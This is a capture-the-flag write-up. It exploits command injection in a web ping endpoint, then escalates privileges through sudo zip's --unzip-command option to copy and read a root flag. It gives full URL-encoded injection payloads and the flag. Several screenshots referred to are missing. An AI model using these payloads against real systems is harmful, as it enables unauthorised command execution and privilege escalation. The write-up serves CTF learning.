


Whispers of the machine

At first we are given a diagnostics portal with a button named initiate ping sequence we click on the button and it leads us to a diagnostics report




but what we notice is that the url of the page changed from

`http://ctf.sg.cubeshosting.com:5000`



to

`http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1`


which suggests that there might be a possibility of command injection possible in the web url so we try ls and we get



so we try whoami, pwd, etc




after tinkering some time we find




which is definitely a fake flag

considering the permissions might be limited we try ls in root dir



which means our assumption was correct and a root.txt file does exist
so we try sudo -l which gives us



which tells that there is a zip vulnerability


so we try to inject a payload which copies the flag from root dir to /opt/app/root_flag.txt

```
sudo /usr/bin/zip /tmp/out.zip /root/root.txt -T --unzip-command="sh -c 'cp /root/root.txt
/opt/app/root_flag.txt'"
```

so we url encode the whole payload and use it in the webpage

```
http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1%20%20sudo%20%2Fusr%2Fbin%2Fzip%20%2Ftmp%2Fout.zip%20%2Froot%2Froot.txt%20-T%20--unzip-command=%27sh%20-c%27cp%20%2Froot%2Froot.txt%20%2Fopt%2Fapp%2Froot\_flag.txt;%20chmod%20777%20%2Fopt%2Fapp%2Froot\_flag.txt%27
```

which gives us a confirmation message saying OK




now we just need to read the flag from /opt/app/root_flag.txt

```
cat /opt/app/root_flag.txt
```

after url encoding

```
http://ctf.sg.cubeshosting.com:5000/ping?
target=127.0.0.1;%20cat%20%2Fopt%2Fapp%2Froot_flag.txt
```



which gives us the flag

SGCTF{haha_you_redeemed_yourself_}